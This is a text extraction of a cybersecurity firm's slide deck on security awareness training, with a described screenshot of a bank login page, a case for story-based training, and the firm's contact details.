


Slide Credit: <https://www.addictivetips.com/windows-tips/windows-8-file-sharing-share-users-system-folders-on-network/attachment/access-share-folders-png/>



# Speaking of the Corporate Network

# Maybe I Should Clear My Cache?





How about your finances?



# You should really clear your cache

The screenshot shows the Chase website interface. At the top, the browser address bar displays "JPMorgan Chase and Co. [US] https://www.chase.com/". The main navigation bar includes "Open an account", the Chase logo, "ATM & branch", "Español", and a search icon. A large banner for the "SAPPHIRE PREFERRED VISA Signature" card is visible, with the headline "EARN 60,000 BONUS POINTS" and a sub-headline "Plus earn 2X points on travel and dining at restaurants, from airfare and hotels to fine dining and cafés." A blue "Learn more" button is positioned below the card image. On the right side, a white login pop-up is overlaid on the banner. It features the heading "Welcome" and the username "StevenLackey". Below the username is a password field represented by a series of dots. There are checkboxes for "Remember me" and "Use token >". A prominent blue "Sign in" button is located at the bottom of the pop-up. Below the "Sign in" button are two links: "Forgot username/password? >" and "Not enrolled? Sign up now. >". At the bottom of the page, a navigation bar with the heading "Choose what's right for you" contains five categories: "Checking Accounts", "Free credit score", "Find a credit card", "Home Lending", and "Car Buying & Loans". Each category is accompanied by an icon and a text label. A series of small circles below the navigation bar indicates the current position, with the third circle (under "Find a credit card") being filled with blue.

# Where Do We Go From Here?

---

- ▶ Everyday users trained by conventional means remain vulnerable.
- ▶ With increasing attack activity and high stakes, repetitive cyber-training seems to have lost effectivity
- ▶ Impactful stories of “Real World” examples show the art of the possible and demonstrate consequences of not practicing good cyber hygiene
- ▶ Liberate your brightest to create examples using a variety of techniques to expand cyber awareness
- ▶ Creative Training produces educated users that can both prevent poor security practices and recognize/report a variety of attack attempts in real time. They are your first line of defense, and with the right training/tools, they can be one of the best security assets to your organization

# Questions? Comments? Let Us Know!

## ▶ Cyber Defense Technologies

- “Niche” cyber security firm focusing on Secure Systems Design, Security Testing & Exploitation, Regulatory Compliance Readiness
- Serving federal agencies, state & local governments and commercial firms
- SDVOSB founded in 2010 by Industry Experts from the Federal Sector
- Co-Founders of VetCon and Co-Organizers of InfoWarCon

## ▶ Contact Info

- 1818 Library Street, #500, Reston, VA 20190
- 800-658-1846
- [info@cyberdefensetechnologies.com](mailto:info@cyberdefensetechnologies.com)


# See You on Social Media

---



FACEBOOK

[www.facebook.com/CDTLLC](http://www.facebook.com/CDTLLC)



TWITTER

@CDTLLC  
@HackToProtect